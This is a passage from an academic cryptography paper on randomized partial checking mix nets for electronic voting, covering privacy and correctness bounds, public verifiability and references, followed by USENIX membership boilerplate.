- $P_{Out}(Q_{j+1}, l)$ is always false.

The privacy guarantee of this variant is based on a simple observation: Provided that a (passive) adversary controls only a minority of the servers, there is at least one server pair that is entirely honest. Thus, suppose that the adversary is given complete side information regarding all input/output correspondences for all servers other than this honest pair. Then in the view of the adversary, every voter input is mixed uniformly with a

known half of the other inputs. It follows that for any input value, the adversary can at best identify the corresponding output value with probability $2/n$. (This assumes ideal cipher characteristics. Under normal computational hardness assumptions on the underlying cipher, the adversary has some additional, negligible advantage.) This holds no matter how many servers there are, i.e., irrespective of t , so long as at least $t/2 + 1$ servers are honest.

In the context of an election, this privacy guarantee is quite satisfactory from a practical perspective. Stated loosely, it specifies that any ballot is hidden among those of half of the electorate. Provided we are willing to accept this guarantee, rather than full hiding, this proposal presents attractively practical functionality.

5 Electronic Voting Based on RPC mix nets

We are now ready to sketch a simple election scheme using an RPC mix net.

System Setup. Herein, the authorities select mix servers, publish the public keys of these, certify voters, and distribute appropriate protocols, which are assumed to be certified and correct.

Ballot Preparation and Encryption. Each voter V_i prepares his plaintext ballot B_i . He then computes a ciphertext $C_{i,0} = E_{\text{PK}}(B_i)$. Voter V_i signs $C_{i,0}$ with his own private signing key and posts it to the bulletin board.

Each voter prepares his or her ballot by encrypting the value that encodes the ballot using the public key(s) of the authorities. This may be done by sequential encrypting using the public keys of the participating servers, starting with the last one in the mix net – here, the encryption may either be a plain asymmetric encryption, or a hybrid encryption. We refer to [14] for a description of hybrid encryption techniques. Alternatively,

the encryption may be performed using the public key of the authorities. As noted earlier, the encryption technique used should be “plaintext-aware.”

Initial Ballot Checking. When the balloting phase is closed, all servers check the validity of the posted ciphertexts, eliminating by consensus any ciphertexts that are ill-formed. They also eliminate any duplicate ciphertexts (preserving only the first posted copy). Without loss of generality, we let this result in n well-formed ciphertexts.

Permutation Commitment. Each server S_j selects a permutation π_j on n elements uniformly at random. The server publishes to the bulletin board a commitment to π_j , either $\Gamma_j^{(In)}$ or $\Gamma_j^{(Out)}$ (depending on our choice of mix variant and the parity of j).

Mix Net Processing. At this point, each server S_j in turn **accepts** n input ciphertexts $\{C_{i,j}\}_{i=0}^{t-1}$. The server applies X_j to each of them, permutes the resulting ciphertexts according to π_j , and outputs the result to the bulletin board, along with a digital signature thereon.

Correctness Check. The operation of the mix servers is verified as previously outlined.

If any server is found to have cheated, and the mixing is based on re-encryption, then the corrupted server is either emulated or replaced. In the latter case, the protocol is restarted at the beginning of the mixing stage; in the former at the stage of the emulated server. If the mixing is based on decryption, then the cheater is emulated.

If re-encryption mixing is used, then the outputs of the last mix server are decrypted at the end of the correctness check, assuming this succeeds. The decryption typically would be performed by a quorum of servers of the authority sharing its secret key. (Note that these may be different from the mix servers as long as they collectively trust that a suf-

ficient number of mix servers were honest.) Each decryption would be associated with a publicly verifiable proof of correct decryption (which typically means a proof of correct exponentiation.)

Ballot Decryption. Once the mixing operation is complete, the holders of **SK** (the mix servers or some other entities) jointly decrypt all output ciphertexts, yielding the full list of plaintext ballots, if applicable.

Boundary Check. The authorities determine the minimum number of ballots that would have to change in order to alter the outcome of the election, given the tally output at the end of the correctness check stage. They then compute the probability that this number of ballots could have been altered by cheaters, without these being detected.

In particular, suppose that alteration of at least κ ballots would have been necessary to affect the election outcome. That is, κ is one-half the difference in vote count between the winner and the runner-up, rounded up. The authorities estimate the probability that an adversary could have manipulated κ ballots without detection. (We give a bound on this probability for our proposal below.)

If this estimate represents an acceptable failure probability (which we expect to be almost always the case), then the mix servers proceed to the endorsement phase; otherwise they invoke an alternative mix net on the same inputs with a stronger guarantee of correctness.

Endorsement. If both the correctness check and the boundary check succeeds, then the output is considered valid. The values needed for publicly performing the correctness check are published along with the final tally. (The initial contents of the bulletin board are assumed to already be public.) Everybody can perform the verifications of the correctness check (including the potential decryption verifications at its end); and then verify that the boundary conditions are satisfied.

5.1 Boundary probability

To compute boundary probabilities for our scheme, let us consider a *centralized* adversary, i.e., one that is capable of coordinating (in a static manner) the actions of a minority of servers and an arbitrary number of voters. All other servers and voters are assumed to be honest. Given no evidence of cheating, the question we aim to answer is this: What is the probability that the adversary could have altered votes in such a way that the apparent election outcome is not the correct one? For simplicity of presentation, we focus our analysis here on our second protocol variant involving “paired” servers, and assume a re-encryption mix with correct decryption of output ciphertexts. As a further simplifying assumption, we regard the underlying cipher and commitment schemes as “ideal”, i.e., as providing information theoretic security. For $p = 1/2$, we make the following claim:

Claim 1. Suppose that the adversary alters elements in the mix such that the observed election tally differs by κ votes from the correct one. Then the probability that the adversary goes undetected is at most $1/2^\kappa$.

Proof 1. (Sketch.) Now let us first consider a server S_j such that j is odd, i.e., the first server in a pair. For such a server, let us define the *antecedent* of an output ciphertext $C_{k,j}$ to be an input ciphertext $C_{i,j-1}$ with the following properties: (1) $C_{k,j}$ represents a valid re-encryption of $C_{i,j-1}$ and γ_i is a commitment to the value $\pi_j(i) = k$. Observe that S_j cannot successfully open the input/output relationship for a given output ciphertext without a correct antecedent.

Now consider a server S_j such that j is even, i.e., the second server in a pair. For such a server, let us define the *successor* of an input ciphertext $C_{i,j-1}$ to be an output ciphertext $C_{k,j}$ with the following properties: (1) $C_{k,j}$ represents a valid re-encryption of $C_{i,j-1}$ and γ_k is a commitment to the value $\pi_j^{-1}(k) = i$. Observe that S_j cannot successfully open the input/output relationship for an input without a correct successor.

We refer to a ciphertext that lacks a correct antecedent or lacks a correct successor as a *dud*. Based on our definitions of antecedents and successors, a dud must be an “intermediate” ciphertext, i.e., the output of an odd-numbered server or, equivalently, the input of an even-numbered one. A given dud will be detected with probability at least $1/2$, as either its antecedent or successor must be checked. It may also be seen in our scheme that duds are checked independently, i.e., as independent events.

Let us consider “paired” servers (S_j, S_{j+1}) . Suppose that the input and output ciphertexts to this pair of servers differ in at least $K_{j,j+1}$ values. More precisely, suppose that any one-to-one mapping f from outputs to inputs excludes at least $K_{j,j+1}$ output elements. It may be seen there exists such a one-to-one mapping f that includes at least one distinct input/output pair of ciphertexts for every intermediate ciphertext that is not a dud. Therefore, there are at least $K_{j,j+1}$ duds among the intermediate ciphertexts. It is clear that $K \leq K_{1,2} + K_{3,4} + \dots + K_{n-1,n}$. (Intuitively, the total number of altered ciphertexts at each server pair cannot exceed the number of ciphertexts altered across the entire mix network.) Therefore, there are at least κ duds among the intermediate ciphertexts published by all server pairs. Since each dud is detected independently with probability at least $1/2$, the claim follows. \square

Example 1. Given an output tally of 46 Republican votes and 54 Democratic votes in a small election, authorities would conclude that in the worst case, an attacker might have swung the election through manipulation of a minimum of four initially Republican votes. (This would be possible, for example, if the true tally were 50 Democratic vs. 50 Republican, for example.) By Claim 1, the probability that an adversary might have swung the election is at most $1/16$.

Example 2. While the correctness assurance in the above example is very low, a more realistic example gives a substantially lower adversarial success probability. Let us consider the recent U.S. Presidential election

in Florida which yielded a tally with some 2,910,074 votes for Bush and some 2,909,114 votes for Gore [1]. For these tallies to be produced from ballots in which there was an exact tie or in which Gore obtained more votes, a minimum of 480 votes would have to be manipulated. By Claim 1, the probability of this would be at most 2^{-480} , which is truly negligible and far smaller than the probability of breaking a typically parameterized crypto system.

In typical circumstances, Claim 1 represents an overestimate of the success probability of such an attacker. In particular, our computation here assumes that the attacker alters ballots in the optimal way. This is possible for an adversary corrupting the first few servers if voters register with their parties – otherwise, the adversary could only guess what ballots to alter.

6 Public Verifiability

To define the property of public verifiability in a mix network, we require a stronger adversarial model than for our definitions of privacy or correctness. In particular, we must assume an adversary that potentially controls *all* servers and *all* voters. This is an unrealistically pessimistic assumption, but aims to characterize the security of the mix scheme in the worst case.

In defining public verifiability, we consider a verification function, which we denote by ver , that is efficiently computable by any entity, whether or not the entity participates in the mixing process. Input to ver includes the contents of the bulletin board at the conclusion of the mixing process; in particular, it includes the set of ciphertexts input to the mix network $C_{In} = \{C_{0,i}\}_{i=1}^n$, the set of output ciphertexts $C_{Out} = \{C_{t,i}\}_{i=1}^n$, and all commitments, input/output relationships, and other evidence published by all servers. The function ver outputs “correct” if the output of the mix network is a correct representation of the input, or appears to be such; it outputs “incorrect” otherwise.

The standard definition of public verifiability states, loosely speaking, that a mix network is publicly verifiable if for some verification function ver , the adversary cannot feasibly produce input that falsely yields the output “correct”. In other words, an adversary should not be able to spoof a verification function ver into accepting a “mismatched” pair (C_{In}, C_{Out}) , i.e., a pair such that the set of plaintexts corresponding to C_{Out} is not equal to that corresponding to C_{In} .

Our scheme achieves a somewhat weaker version of public verifiability. An adversary with full control of all players in our scheme can, strictly speaking, cause (with some probability) a verification function ver to accept a mismatched pair (C_{In}, C_{Out}) . What such an adversary *cannot* do, however, is create a sizable discrepancy between inputs and outputs to the mix network. More precisely, we show that in order to alter κ posted votes in an election scheme with high probability, the adversary must perform computational effort roughly 2^κ . In consequence, our scheme provides public assurance that no adversary could have feasibly altered, say, 160 votes in the election. (Furthermore, we know that it is infeasible to modify even a much smaller number of votes if not all mix servers collude – this provides further reassurance of the correctness in case of narrow margins.)

Recall that all the servers have to commit to their permutations, as well as to their portion of what determines the challenges. This efficiently makes the protocol deterministic after it has begun, and makes it impossible for a colluding set of servers to select permutations so that only “clean” elements will be verified.

Furthermore, recall that servers reveal input/output relations according to a random seed Q . This seed is computed by applying a hash function h to the contents of the bulletin board after all mixing has taken place (but prior to verification, of course). Modeling h as a random oracle, we may assume that for every attempt on the part of the adversary to produce a transcript that spoofs the verification function, the adversary must make an oracle call to determine what challenges the servers respond to. We consider a verifica-

tion function ver that checks all revealed input/output relations in the obvious manner. Given this model, and assuming $p = 1/2$, we make the following claim.

Claim 1 *Suppose that an adversary with full control of all servers and voters wishes to generate a pair (C_{In}, C_{Out}) and bulletin board contents, i.e., server transcripts, with the following property. The set of plaintexts corresponding to C_{In} differs from that corresponding to C_{Out} by at least κ , but ver outputs “correct”. With q queries to the oracle, the adversary will be successful with probability at most $q2^{-\kappa}$, for a number of queries q to the random oracle.* \square

Given this claim, we may state as a rough rule of thumb that the results of an election are publicly verifiable in a meaningful way if the winner leads by a margin of at least 160 votes. In this case, an adversary that performs computation 2^{80} (more precisely, makes 2^{80} oracle calls) has success probability at most 2^{-80} . In a practical setting, however, this security analysis is rather conservative. It may be relaxed somewhat under assumptions such as the following.

1. *Many voters are honest:* If a voter does not collaborate with the adversary, then her ciphertext randomizes Q in a manner previously unpredictable to the adversary. In consequence, the adversary can only make useful oracle queries during the interval of time between the last vote posted by an honest voter and the time that the tally is output. This places a practical restriction on the amount of computing power the adversary can bring to bear on manipulation of the election since it forces the adversary to commence the attack after the “honest vote(s)” have been collected, and thereby prevents a “pre-computation attack.”
2. *The election includes many ballots:* A second practical security against attacks is obtained by forcing the recomputation of long hashes in order to succeed with an attack. Namely, recall that the full contents of the bulletin board must

be hashed using h in order to compute the seed Q . In a large election, therefore, an oracle query is an expensive operation. This restricts (by some medium-sized factor) the number of oracle queries an adversary with a given amount of computing power can make.

Of course, if the tally yielded by our scheme involves too small a margin of victory to ensure public verifiability, it is always possible to apply a different and more expensive, but publicly verifiable mix network to the posted votes, e.g., [10, 16].

7 Discussion

The most significant advantage of the mix scheme we propose here is that the proofs are exceptionally simple; they merely involve revealing the randomizing factors for the randomized encryption operations. No zero-knowledge proofs are required. The scheme is therefore exceptionally efficient.

With use of a Chaumian mix net, the ballots may have arbitrary size or content. We may have write-in votes, or large ballots, without difficulty.

An adversary controlling some minority group of servers may try to replace κ ballots with its own substitutes. Given $p = 1/2$, the chance of the adversary succeeding without detection is at most $1/2^\kappa$. Thus trying to cheat by more than a ballot or two is risky. A cheating server must either confess to cheating or (equivalently) fail to produce a required proof. The penalties for cheating would be so severe as to preclude the attempt.

In summary, we believe that RPC mix nets are an interesting and practical approach for obtaining voter anonymity in an electronic voting system.

Acknowledgements

The third author wishes to extend his thanks for support from the Carnegie foundation

References

- [1] George W. Bush, et al., petitioners v. Albert Gore, Jr., et al., No. 00-949, Supreme Court of the United States, 531 U.S. December 12, 2000.
- [2] M. Abe. Universally verifiable mix-net with verification work independent of the number of mix-servers. In K. Nyberg, editor, *EUROCRYPT '98*, volume 1403 of *Lecture Notes in Computer Science*, pages 437–447. Springer-Verlag, 1998.
- [3] M. Abe. Mix-networks on permutation networks. In K-Y. Lam, E. Okamoto, and C. Xing, editors, *ASIACRYPT '99*, volume 1716 of *Lecture Notes in Computer Science*, pages 258–273. Springer-Verlag, 1999.
- [4] M. Bellare, A. Desai, D. Pointcheval, and P. Rogaway. Relations among notions of security for public-key encryption schemes. In *Advances in Cryptology - CRYPTO'98*, volume 1462 of *Lecture Notes in Computer Science*, pages 26–45. Springer, 1998.
- [5] M. Bellare and P. Rogaway. Optimal asymmetric encryption. In R. Rueppel, editor, *Advances in Cryptology-Eurocrypt '94*, volume 950 of *Lecture Notes in Computer Science*, pages 92–111. Springer, 1994.
- [6] M. Bellare and A. Sahai. Non-malleable encryption: Equivalence between two notions, and an indistinguishability-based characterization. In M. Wiener, editor, *Advances in Cryptology - Proc. Crypto 99*, volume 1666 of *Lecture Notes in Computer Science*, pages 519–536. Springer-Verlag, 1999.
- [7] D. Chaum. Untraceable electronic mail, return addresses, and digital

- pseudonyms.
- Communications of the ACM*
- , 24(2):84–88, 1981.
- [8] Y. Desmedt and K. Kurosawa. How to break a practical mix and design a new one. In B. Preneel, editor, *EUROCRYPT '00*, volume 1807 of *Lecture Notes in Computer Science*, pages 557–572. Springer-Verlag, 2000.
 - [9] Danny Dolev, Cynthia Dwork, and Moni Naor. Non-malleable cryptography. In *Proceedings 23rd ACM STOC*, pages 542–552, 1991.
 - [10] J. Furukawa and K. Sako. An efficient scheme for proving a shuffle. In J. Kilian, editor, *CRYPTO '01*, volume 2139 of *Lecture Notes in Computer Science*, pages 368–387. Springer-Verlag, 2001.
 - [11] M. Jakobsson. A practical mix. In K. Nyberg, editor, *EUROCRYPT '98*, volume 1403 of *Lecture Notes in Computer Science*, pages 448–461. Springer-Verlag, 1998.
 - [12] M. Jakobsson. Flash mixing. In *PODC '99*, pages 83–89. ACM, 1999.
 - [13] M. Jakobsson and A. Juels. Millimix: Mixing in small batches, June 1999. DIMACS Technical Report 99-33.
 - [14] M. Jakobsson and A. Juels. An optimally robust hybrid mix network. In *PODC '01*, 2001.
 - [15] M. Mitomo and K. Kurosawa. Attack for flash MIX. In T. Okamoto, editor, *ASIACRYPT '00*, volume 1976 of *Lecture Notes in Computer Science*, pages 192–204. Springer-Verlag, 2000.
 - [16] A. Neff. A verifiable secret shuffle and its application to e-voting. In P. Samarati, editor, *ACM CCS '01*, pages 116–125. ACM Press, 2001.
 - [17] W. Ogata, K. Kurosawa, K. Sako, and K. Takatani. Fault tolerant anonymous channel. In *Proc. ICICS '97*, volume 1334 of *Lecture Notes in Computer Science*, pages 440–444, 1997.
 - [18] M. Ohkubo and M. Abe. A length-invariant hybrid mix. In T. Okamoto, editor, *ASIACRYPT '00*, volume 1976 of *Lecture Notes in Computer Science*, pages 178–191. Springer-Verlag, 2000.
 - [19] C.-P. Schnorr and M. Jakobsson. Security of signed ElGamal encryption. In *ASIACRYPT*, pages 73–89. Springer, 2000.
 - [20] Y. Tsiounis and M. Yung. On the security of ElGamal-based encryption. In *Workshop on Practice and Theory in Public Key Cryptography (PKC '98)*. Springer, 1998.

THE USENIX ASSOCIATION

Since 1975, the USENIX Association has brought together the community of developers, programmers, system administrators, and architects working on the cutting edge of the computing world. USENIX conferences have become the essential meeting grounds for the presentation and discussion of the most advanced information on new developments in all aspects of advanced computing systems. USENIX and its members are dedicated to:

- problem-solving with a practical bias
- fostering innovation and research that works
- communicating rapidly the results of both research and innovation
- providing a neutral forum for the exercise of critical thought and the airing of technical issues

SAGE, the System Administrators Guild

The System Administrators Guild, a Special Technical Group within the USENIX Association, is dedicated to the recognition and advancement of system administration as a profession. To join SAGE, you must be a member of USENIX.

Member Benefits

- Free subscription to *login:*, the Association's magazine, published eight times a year, featuring technical articles, system administration tips and techniques, practical columns on Perl, Java, Tcl/Tk, and Open Source, book and software reviews, summaries of sessions at USENIX conferences, and Standards Reports from the USENIX representative and others on various ANSI, IEEE, and ISO standards efforts.
- Access to *login:* on the USENIX Web site.
- Access to papers from the USENIX Conferences and Symposia, starting with 1993, on the USENIX Web site.
- Discounts on registration fees for the annual, multi-topic technical conference, the System Administration Conference (LISA), and the various single-topic symposia addressing topics such as security, Linux, Internet technologies and systems, operating systems, and Windows—as many as twelve technical meetings every year.
- Discounts on the purchase of proceedings and CD-ROMs from USENIX conferences and symposia and other technical publications.
- The right to vote on matters affecting the Association, its bylaws, and election of its directors and officers.
- Savings on a variety of products, books, software, and periodicals: see <http://www.usenix.org/membership/specialdisc.html> for details.

Supporting Members of the USENIX Association

| | |
|------------------------------------|-----------------------------|
| Freshwater Software | Smart Storage, Inc. |
| Interhack Corporation | Sun Microsystems, Inc. |
| Lucent Technologies | Sybase, Inc. |
| Microsoft Research | Taos: The Sys Admin Company |
| Motorola Australia Software Centre | TechTarget.com |
| OSDN | UUNET Technologies, Inc. |
| The SANS Institute | Ximian, Inc. |
| Sendmail, Inc. | |

Supporting Members of SAGE

| | |
|------------------------------------|-----------------------------|
| Certainty Solutions | New Riders Press |
| Collective Technologies | O'Reilly & Associates Inc. |
| ESM Services, Inc. | OSDN |
| Freshwater Software | Ripe NCC |
| Lessing & Partner | Taos: The Sys Admin Company |
| Microsoft Research | Unix Guru Universe |
| Motorola Australia Software Centre | |

For more information about membership, conferences, or publications,
see <http://www.usenix.org/>

or contact:

USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710 USA
Phone: 510-528-8649 Fax: 510-548-5738 Email: office@usenix.org

ISBN 1-931971-00-5